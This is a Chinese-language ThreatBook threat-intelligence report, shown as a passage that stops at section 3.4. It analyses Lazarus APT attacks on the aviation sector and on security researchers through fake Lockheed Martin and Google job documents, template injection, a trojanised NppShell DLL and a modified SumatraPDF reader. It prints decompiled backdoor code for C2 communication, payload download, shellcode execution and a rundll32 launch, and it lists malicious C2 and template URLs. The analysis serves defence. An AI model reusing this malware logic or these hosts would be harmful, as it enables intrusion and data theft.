Lazarus 组织疑似扩充军火库？黑手伸向航空业及研究人员

文档版本	作者	日期
V1.0	逍遥二仙	2021 年 12 月

ThreatBook Labs

目录

一、概述


Lazarus 组织是疑似具有国家背景的境外大型 APT 集团组织，该组织擅长使用社会工程学方案针对政府、科研、金融、航空、加密货币等机构进行定向攻击活动，窃取重要情报信息及获取经济利益是其主要目的。

微步情报局近期通过威胁狩猎系统监测到 Lazarus 组织针对航空业及安全研究人员的定向攻击活动，分析有如下发现：


- 攻击者伪装美国“洛克希德马丁”航空公司招聘文档，向目标投递诱饵文档进行攻击；
- 所投递文档最终加载执行恶意后门模块，实现对目标主机的远程控制；
- 同时还使用相同的文档模板制作 Google 公司的招聘诱饵文档进行攻击活动；
- 攻击者修改开源项目 NppShell 开发木马，可以逃避部分安全软件检测；
- Lazarus 复用以往攻击手法，修改开源 SumatraPDF 阅读器进行攻击；
- 此外，该组织将恶意组件捆绑到 IDA Pro 安装包程序针对安全研究人员进行攻击；
- 微步在线通过对相关样本、IP 和域名的溯源分析，提取多条相关 IOC ，可用于威胁情报检测。微步在线威胁感知平台 TDP 、本地威胁情报管理平台 TIP 、威胁情报云 API 、互联网安全接入服务 OneDNS 、主机威胁检测与响应平台 OneEDR 、威胁捕捉与诱骗系统 HFish 蜜罐等均已支持对此次攻击事件和团伙的检测。

二、详情

Lazarus 使用模板注入的手法精心伪造相关公司招聘文档，这在该组织以往的攻击活动中经常出现，在此次攻击活动中，我们看到攻击者冒充美国“洛克希德马丁”航空公司及 Google 公司向目标发送相关诱饵文档。



伪装“洛克希德马丁”航空公司的诱饵招聘文档



伪装 Google 公司的诱饵招聘文档

图 1. Lazarus 制作的诱饵文档

同期还修改开源 PDF 阅读器，向目标发送钓鱼文档。

图 2. Lazarus 修改的 PDF 阅读器

此外，该组织还将恶意组件捆绑到 IDA Pro 安装包程序，对安全研究人员进行定向攻击，其主要目的可能为窃取安全研究人员手中的高价值 0Day 漏洞，用以扩充该组织军火库。

三、样本分析

3.1 伪装“洛克希德马丁”航空公司的招聘文档

相关样本以美国航空公司“洛克希德马丁”的职位描述信息为主题作为诱饵文档。




图 3. 伪装航空公司的招聘文档

该样本使用模板注入的手法从远程服务器加载恶意模板文件。

URL：https://mantis.linkundlink.de/logs/officetemplate.php?templateID=3535

图 4. 诱饵文档中的模板注入

分析该样本时，服务器已无法正常响应，但根据关联信息显示，最终应加载一个 dll 后门模块，该模块为经过开源项目 Notepad++ 中的模块 NppShell 修改而来，其恶意流程在导出函数 DllGetFirstChild 中。

Name	Address	Ordinal
DllCanUnloadNow	10009530	1
DllGetClassObject	10009540	2
DllGetFirstChild	1000B850	3
DllInstall	100095F0	4
DllRegisterServer	100095B0	5
DllUnregisterServer	100095D0	6
DllEntryPoint	1000BF67	[main entry]

图 5. 后门模块的导出表

该模块运行必须传入带有 NTPR 字样的命令行参数，进入执行流程后将会检查参数格式并解密，实际执行时传入的参数为：

```
NTPR  P6k+pR6iIKwJpU6oR6ZiIgKPL7IxsitJAnpIYSx2KIdSSRFFyUIzTBVFAwgzBkI2PS/+EgASBik/Gg
YBwBbRNy7pP+Xq4uTsxOXU6NPmudaEz7Xy5fLQica6yKHvtu2XkYmnhfeC/4ythf9I6UbAdvxvy1K2Um
5ppVrEQY9WiHdxKbolqiKgLMEIwSiKJrcWrQ+cMpYy5cnc+s/hufap15LJmsVFwr7MlMWwiLCGgLZPr4u
Sk5KIqZiadYGOIkS3cmI1ZZdiZmyzZVpovmZiVINPNXJsck4JXzpPIWw2YBcqCRMFCQJBDG4FfchmxkL
L2fO8V0jbSTeko2u/BI9YA9zGpM6UWoiGsdaVdqAmmIpYHjzWyM7IOSQR6SGE4dilXB0lfRXtCOEwkRTAIMgYWNnsvVRJSEvQp/xryAdsW1Df76fjl3eIb7M7IIujH5vbW7c/e8tTy2on1uuGh+rbml5GJp4X3gv+MrYXwSOFGzHbxb9BSwFLLaaJau0FNVoh3sim4JZYi1Cz1JZYohya0FpEP9TKZMpTJgvqn4e72sdefyZrF
4sl=
```

```
v51 = 0;
pNumArgs = 0;
result = GetCommandLineW();
if ( !result )
  return result;
result = (WCHAR *)CommandLineToArgvW(result, &pNumArgs);
v2 = result;
if ( !result )
  return result;
v3 = 0;
if ( pNumArgs > 0 )
{
  v4 = 0;
  do
  {
    if ( !v4 )
    {
      if ( sub_100125BF(*(_DWORD *)&v2[2 * v3], L"NTPR") || !*(_DWORD *)&v2[2 * v3 + 2] )
      {
        v4 = v51;
      }
      else
      {
        v4 = (HLOCAL)sub_10003810(*(_DWORD *)&v2[2 * v3 + 2]);
        v51 = v4;
      }
    }
    ++v3;
  }
  while ( v3 < pNumArgs );
```

图 6. 后门模块对命令行参数校验

对命令行参数解密出的 C2 地址如下：

```
https://mante.li/images/draw.php
```

https://bmanal.com/images/draw.php
https://shopandtravelusa.com/vendor/monolog/monolog/src/Monolog/monolog.php
https://industryinfostructure.com/templates/worldgroup/view.php

之后收集包括主机网络环境、主机名、用户名、进程列表，使用 RtlCompressBuffer 进行压缩。

```
Windows IP Configuration

    Host Name . . . . . . . . . :
    Primary Dns Suffix  . . . . :
    DNS Servers . . . . . . . . :
    Node Type . . . . . . . . . : Hybrid
    NetBIOS Scope ID. . . . . . :
    IP Routing Enabled. . . . . : no
    WINS Proxy Enabled. . . . . : no
    NetBIOS Resolution Uses DNS : no

Ethernet adapter (708CD2EA-A938-4E09-9901-DCFBB2D9F0E4):

    Description . . . . . . . . : Bluetooth
    Physical Address. . . . . . :
    DHCP Enabled. . . . . . . . : yes
    IP Address. . . . . . . . . : 0.0.0.0
    Subnet Mask . . . . . . . . : 0.0.0.0
    Default Gateway . . . . . . : 0.0.0.0
    DHCP Server . . . . . . . . :
    Primary WINS Server . . . . :
    Secondary WINS Server . . . :

Ethernet adapter (770F91D0-AE16-4EDC-A2C4-E5C8736872CC):

    Description . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
    Physical Address. . . . . . :
    DHCP Enabled. . . . . . . . : yes
    IP Address. . . . . . . . . :
    Subnet Mask . . . . . . . . :
    Default Gateway . . . . . . :
    DHCP Server . . . . . . . . :
    Primary WINS Server . . . . :
    Secondary WINS Server . . . :
6\test[System
Process]NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULUnknownNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
```

图 7. 后门模块收集的主机信息

以 POST 方法将上述主机信息上传至 C2 服务器，并接收返回数据。

```
  if ( HttpSendRequestW(this[2], 0, 0, (LPVOID)a2, dwOptionalLength) )
  {
    if ( HttpQueryInfoW(this[2], 5u, Buffer, &dwBufferLength, 0) )
    {
      v6 = sub_10011E83(Buffer);
      v7 = (char *)LocalAlloc(0x40u, v6);
      *(_DWORD *)a4 = v7;
      if ( v7 )
      {
        *(_DWORD *)a5 = 0;
        while ( InternetReadFile(this[2], v7, v6, &dwNumberOfBytesRead) )
        {
          v8 = dwNumberOfBytesRead;
          v6 -= dwNumberOfBytesRead;
          *(_DWORD *)a5 += dwNumberOfBytesRead;
          v7 += v8;
          if ( !v8 || !v6 )
            return 1;
        }
        LocalFree(*(HLOCAL *)a4);
```

图 8. 从服务器下载数据

从返回的 html 格式数据提取 payload 数据。

```
110     v28 += v23;
111     xx__memcpy_1000E840(v16, (unsigned int)hMem, v23);
112     *(_BYTE *)(v16 + v14) = 0;
113   }
114   if ( (int)sub_100026F0("<div></div>", v17) < 0 )
115     v19 = sub_100026F0("<html></html>", v18) != -1;
116   else
117 LABEL_24:
118     v19 = 0;
119   if ( v13 )
120     LocalFree(v13);
121   if ( v22 )
122     LocalFree(v22);
123   if ( v29 >= 0x10 )
124   {
```

图 9. 提取 payload 数据

经过异或解密，响应服务器远程指令。

0	内存加载执行 PE 模块
1	下载执行 exe 模块
2	下载执行 dll 模块
3	内存中执行 shellcode

```
  do
  {
    *((_BYTE *)v29 + v28) ^= *((_BYTE *)v52 + (v28 & 0x1F) + 4);
    ++v28;
  }
  while ( v28 < v27 );
  v25 = v50;
}
for ( i = 0; i < v24; ++i )
  v25[i] ^= *((_BYTE *)v52 + (i & 0x1F) + 4);
switch ( LODWORD(v52[0]) )
{
  case 0:
    v48 = (int)load_pe_100030C0(v25, v24) != 0;
    LastError = GetLastError();
    goto LABEL_59;
  case 1:
    v32 = download_exe_10007D50((int)v25, v24, (int)Buffer, (int)&v46);
    LastError = v46;
    break;
  case 2:
    v32 = download_dll_10007FC0((int)v25, v24, (int)Buffer, (int)&v46);
    LastError = v46;
    break;
  default:                              // shellcode
    if ( LODWORD(v52[0]) == 3
      && (v48 = 0, v33 = (char *)VirtualAlloc(0, v24 + v27 + 224, 0x1000u, 0x40u), (lpAddress = v33) != 0) )
    {
      v34 = (__m128i *)&v33[v53[1] + 224];
      sub_10003680(v24 + v53[1] + 224, v34, (int)v50, v24);
      ((void (__cdecl *)(_DWORD *))v34)(Buffer);
      VirtualFree(lpAddress, 0, 0x8000u);
      v48 = 1;
      v35 = GetLastError();
      v25 = v50;
      LastError = v35;
    }
```

图 10. 响应服务器远程指令

在分析过程中发现另外一个同类样本，使用类似的诱饵文档

（ef2d3e488b781a7c6144afa8fc8ba2b6d085ca671100d04686097f3b4dd2ed42）加载木马模块，其会连接一个内网地址进行模板加载。

URL：http://10.10.130.129:4080/down.php?id=2383




图 11. 诱饵文档中加载模板

而释放的木马模块同样为使用开源项目 NppShell 修改，在分析样本时，我们观察到样本在 VirusTotal 的检出率非常低，表示攻击者借用此种手法逃避了部分安全软件检测。




图 12. 木马模块在 VirtusTotal 的截图

3.2 伪装 Google 公司的招聘文档

分析过程中发现另外一个样本使用同上述诱饵文档类似的模板伪装 Google 公司的招聘文档。




图 13. 伪装 Google 的招聘文档

其同样使用模板注入的手法从服务器加载恶意模板文件，URL 中的 templateID 与上面样本格式一致。

URL：https://www.canyonzcc.com/system/templates/template.php?templateID=1010

```
settings.xml.rel
1  <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2  <Relationships
   xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1"
   Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
   Target="https://www.canyonzcc.com/system/templates/template.php?templateID=1010"
   TargetMode="External"/></Relationships>
```

图 14. 诱饵文档中的模板注入

分析该样本时服务器同样已无法正常响应，但关联信息显示，其最终加载执行了一个名为“msxml3r.dll”的 dll 模块，并调用其导出函数 SHLocalServerDll。

Name	Address	Ordinal
MSXMLParser	10006A30	1
SHLocalServerDll	10005280	2
DllEntryPoint	**100085B1**	**[main entry]**

图 15. 木马模块的导出表

导出函数 SHLocalServerDll 中，在内存中再次加载一份自身模块，并调用另外一个导出函数 MSXMLParser，之后使用异或算法解密出 C2 地址：www.canyonzcc.com。

```
*(_OWORD *)&v3[8] = xmmword_10024130;
v4 = 193;
do
{
  v3[v1 + 8] ^= v1 - 100;
  ++v1;
}
while ( v1 < 0x11 );                          // www.canyonzcc.com
HIBYTE(v4) = 0;
j__sprintf_10004280(Buffer, (const char *const)0x104, "%s", &v3[8]);
*(_OWORD *)v3 = xmmword_10024150;
*(_DWORD *)&v3[16] = -1060470049;
```

图 16. 解密出 C2 地址

接着每隔 60 秒以 POST 方法向服务器发送固定的参数 page=admin&mode=product，以请求下载数据。

```
}
v11 = HttpOpenRequestA(v9, "POST", szObjectName, "HTTP/1.0", Src, 0, 0x8484E300, 0);
v20 = v11;
if ( v11 )
{
  if ( InternetSetOptionW(v11, 0x1Fu, &Buffer, 4u) )
  {
    if ( HttpAddRequestHeadersA(v11, szHeaders, 0xFFFFFFFF, 0x20000000u) )
    {
      BuffersIn.dwStructSize = 40;
      BuffersIn.dwBufferTotal = strlen(szHeaders) + dwNumberOfBytesToWrite;
      if ( HttpSendRequestExA(v11, &BuffersIn, 0, 8u, 0) )
      {
        if ( InternetWriteFile(v11, (LPCVOID)a1, dwNumberOfBytesToWrite, &dwNumberOfBytesWritten) )
        {
          HttpEndRequestA(v11, 0, 8u, 0);
          if ( HttpQueryInfoA(v11, 0x13u, v35, &dwBufferLength, 0) )
          {
            v13 = strcmp(v35, "200");
            if ( v13 )
              v13 = v13 < 0 ? -1 : 1;
            if ( !v13 )
            {
              v14 = (char *)LocalAlloc(0x40u, 0x500000u);
              lpBuffer = v14;
              while ( 1 )
              {
                v15 = 0x80000;
                if ( 0x1D0558 - v5 <= 0x80000 )
                  v15 = 0x1D0558 - v5;
                if ( !InternetReadFile(v11, &v14[v5], v15, &dwNumberOfBytesRead) )
```

图 17. 与 C2 服务器通信

所下载数据经过 AES 算法解密后，响应服务器远程指令，并向服务器发送 Success 或 Fail 的回显，远程指令格式如下：

1	进程列表
2/4	下载数据
3	内存加载执行 PE 模块

```
switch ( v21[6] )
{
  case '1':
    v4 = (char *)sub_10005E60(a1, a2);
    goto LABEL_41;
  case '2':
    strcpy((char *)&hMem, ";;");
    j = 0;
    if ( !sub_1000C000(v21, &hMem, &j) )
      goto LABEL_43;
    v22 = (const char *)sub_1000C000(0, &hMem, &j);
    if ( !v22 )
      goto LABEL_43;
    byte_100274AC = 0;
    *(_OWORD *)Destination = 0i64;
    xmmword_1002749C = 0i64;
    strcpy_s(Destination, 0x21u, v22);
    v23 = (void *)sub_1000C000(0, &hMem, &j);
    Src = v23;
    if ( !v23 )
      goto LABEL_43;
    v24 = strlen((const char *)v23);
    v25 = LocalAlloc(0x40u, v24 + 1);
    dword_100274B8 = (int)v25;
    if ( !v25 )
      goto LABEL_43;
    memset(v25, 0, v24 + 1);
    sub_10004140(v25, v24, Src, v24);
    v4 = (char *)LocalAlloc(0x40u, 0xAu);
    *(_QWORD *)v4 = 0i64;
```

图 18. 响应 C2 服务器远程指令

3.3 修改开源 PDF 阅读器

此外，Lazarus 近期还通过修改开源项目 SumatraPDF 阅读器进行攻击活动，这在 Lazarus 以往的攻击活动中出现过多次，以往攻击活动中通常附带一个诱饵 pdf 文档，一旦打开特定 pdf 文档将会执行恶意行为，而本次所捕获样本直接将恶意代码写入到阅读器中。

```
267  if ( GetOpenFileNameW(&v36) )
268  {
269    lpstrFile = v36.lpstrFile;
270    v30 = &v36.lpstrFile[v36.nFileOffset];
271    if ( *(v30 - 1) )
272    {
273      v39 = 0;
274      Block = 0;
275      v43 = 1;
276      v44 = 1;
277      v40 = v36.lpstrFile;
278      v41 = v28;
279      sub_4E7F20(&v39);
280      j__free_81DB4B(Block);
281    }
282    else
283    {
```

图 19. PDF 阅读器中的恶意流程入口

使用阅读器样本打开 pdf 文档后，判断文档 MD5 是否为 "a28a25fd2ab85a2fc69019412629e5c9"，如果不是将不会进入恶意行为，目前暂无所对应

的 pdf 文档信息。

```
55  hMem = (BYTE *)LocalAlloc(0x40u, *(SIZE_T *)pbData);
56  CryptGetHashParam(phHash, 2u, hMem, (DWORD *)pbData, 0);
57  CryptDestroyHash(phHash);
58  CryptReleaseContext(phProv, 0);
59  LocalFree(v6);
60  memset(Destination, 0, sizeof(Destination));
61  strcpy_s(Destination, 0x30u, "a28a25fd2ab85a2fc69019412629e5c9");
62  for ( i = 0; i < 16; ++i )
63  {
64    v14 = Destination[2 * i + 1];
65    v13 = Destination[2 * i];
66    *(_QWORD *)v23 = 0i64;
67    wsprintfA(v23, "0x%c%c", v13, v14);
68    v21[i] = ((int (__usercall *)@<eax>(int@<ecx>, int, int, int))sub_81DA79)(v8, (int)v23, 0, 16
69  }
70  v9 = v21;
71  v10 = hMem;
72  v11 = *( DWORD *)pbData - 4;
```

图 20. PDF 阅读器中检查特定文档 MD5

如果是则会将 a28a25fd2ab85a2fc69019412629e5c9 放入 SESSID 字段，向服务器发起 HTTP GET 请求，目前服务器已无法响应。

URL：https://industryinfostructure.com/templates/pdfview.php

```
78  v6 = HttpOpenRequestW(v4, L"GET", szObjectName, L"HTTP/1.0", 0, 0, v5, 0);
79  if ( UrlComponents.nScheme == INTERNET_SCHEME_HTTPS )
80  {
81    v26 = 61824;
82    InternetSetOptionW(v6, 0x1Fu, &v26, 4u);
83  }
84  wsprintfA(
85    szHeaders,
86    "Accept: text/html\r\nAccept-Language: en-us\r\nContent-Type: image/gif\r\nCookie: SESSID=%s\r\n",
87    (const char *)NumberOfBytesWritten);
88  if ( !HttpAddRequestHeadersA(v6, szHeaders, 0xFFFFFFFF, 0x20000000u) )
89    goto LABEL_28;
90  BuffersIn.dwStructSize = 40;
91  memset(&BuffersIn.lpvBuffer, 0, 20);
92  BuffersIn.lpcszHeader = szHeaders;
93  BuffersIn.dwHeadersLength = strlen(szHeaders);
94  BuffersIn.dwHeadersTotal = BuffersIn.dwHeadersLength;
95  BuffersIn.Next = 0;
96  if ( !HttpSendRequestExA(v6, &BuffersIn, 0, 0, 0)
97    || (HttpEndRequestW(v6, 0, 0, 0), memset(v36, 0, 0x200u), v22 = 512, !HttpQueryInfoW(v6, 0x13u, v36, &v22, 0))
```

图 21. 向 C2 服务器通发起网络请求

之后接受服务器返回数据并解密，根据指令是否覆盖 pdf 文件，再以 NoSessions 向服务器请求下载数据解密保存为临时文件，URL 同样为 https://industryinfostructure.com/templates/pdfview.php。

```
59  v27 = 3014775;
60  v28 = (int)&loc_68006C + 4;
61  v29 = 112;
62  memset(Buffer, 0, 0x1000u);
63  memset(TempFileName, 0, sizeof(TempFileName));
64  GetTempPathW(0x104u, Buffer);
65  GetTempFileNameW(Buffer, L"TM", 0, TempFileName);
66  if ( download_data_4CE000(szUrlName, (int)TempFileName, (int)"NoSessions") == 1 )
67    j__CreateProcess_4CE5B0(TempFileName);
68  return 0;
69 }
```

图 22. 从 C2 服务器下载执行模块

最后通过 rundll32.exe 调用执行下载到的模块，传入参数如下：

DllGetFirstChild NTPR P6k+pR6iIKwJpU6oR6ZilgKPL7IxsitJAnpIYSx2KldSSRFFyUIzTBVFAwgzBkI2PS/+EgASBik/GgYBwBbRNy7pP+Xq4uTsxOXU6NPmudaEz7Xy5fLQica6yKHvtu2XkYmnhfeC/4ythf9I6UbAdvxvy1K2Um5ppVrEQY9WiHdxKbolqiKgLMEIwSiKJrcWrQ+cMpYy5cnc+s/hufap15LJmsVFwr7MlMWwiLCGgLZPr4uSk5KIqZiadYGOlkS3cml1ZZdiZmyzZVpovmZiVlNPNXJsck4JXzpPIWw2YBcqCRMFCQJBDG4FfchmxkL2fO8V0jbSTeko2u/BI9YA9zGpM6UWoiGsdaVdqAmmIpYHjzWyM7IOSQR6SGE4dilXB0IfRXtCOEwkRTAIMgYWNnsvVRJSEvQp/xryAdsW1Df76fjl3eIb7M7IlujH5vbW7c/e8tTy2on1uuGh+rbml5GJp4X3gv+MrYXwSOFGzHbxb9BSwFLLaaJau0FNVoh3sim4JZYi1Cz1JZYohya0FpEP9TKZMpTJgvqn4e72sdefyZrF4sI=

```
24  qmemcpy(
25    v8,
26    L" DllGetFirstChild NTPR P6k+pR6iIKwJpU6oR6ZilgKPL7IxsitJAnpIYSx2KldSSRFFyUIzTBVFAwgzBkI2PS/+EgASBik/GgYBwBbRNy7pP+Xq4"
27     "uTsxOXU6NPmudaEz7Xy5fLQica6yKHvtu2XkYmnhfeC/4ythf9I6UbAdvxvy1K2Um5ppVrEQY9WiHdxKbolqiKgLMEIwSiKJrcWrQ+cMpYy5cnc+s/h"
28     "ufap15LJmsVFwr7MlMWwiLCGgLZPr4uSk5KIqZiadYGOlkS3cml1ZZdiZmyzZVpovmZiVlNPNXJsck4JXzpPIWw2YBcqCRMFCQJBDG4FfchmxkL2fO8"
29     "V0jbSTeko2u/BI9YA9zGpM6UWoiGsdaVdqAmmIpYHjzWyM7IOSQR6SGE4dilXB01fRXtCOEwkRTAIMgYWNnsvVRJSEvQp/xryAdsW1Df76fjl3eIb7M"
30     "7lIujH5vbW7c/e8tTy2on1uuGh+rbml5GJp4X3gv+MrYXwSOFGzHbxb9BSwFLLaaJau0FNVoh3sim4JZYi1Cz1JZYohya0FpEP9TKZMpTJgvqn4e72sdefyZrF4sI=",
31    sizeof(v8));
32  memset(&StartupInfo.wShowWindow, 0, 20);
33  v2 = 4096;
34  Src[5] = (int)byte_650078;
35  v3 = CommandLine;
36  Src[6] = 32;
37  StartupInfo.cb = 68;
38  StartupInfo.dwFlags = 1;
39  do
40  {
41    *(_BYTE *)v3 = 0;
42    v3 = (WCHAR *)((char *)v3 + 1);
43    --v2;
44  }
45  while ( v2 );
46  v4 = wcslen((const unsigned __int16 *)Src);
47  memmove(CommandLine, Src, 2 * v4);
48  CommandLine[v4] = 34;
49  memmove(&CommandLine[v4 + 1], a1, 2 * wcslen((const unsigned __int16 *)a1));
50  do
51  {
52    v5 = *(_WORD *)v1;
53    v1 += 2;
54  }
55  while ( v5 );
56  v6 = v4 + 1 + ((v1 - ((_BYTE *)a1 + 2)) >> 1);
57  CommandLine[v6] = 34;
58  memmove(&CommandLine[v6 + 1], v8, 2 * wcslen(v8));
59  CreateProcessW(0, CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
```

图 23. 调用 rundll32 执行恶意模块

虽然分析该样本时，服务器已无法正常响应，但根据所调用导出函数名称、命令行参数均与上面所分析伪装航空公司相关样本一致，其后面执行流程应与上述一致，所使用 C2 也应一致，因此可判定应为同一组攻击人员。

3.4 针对安全研究人员的攻击活动

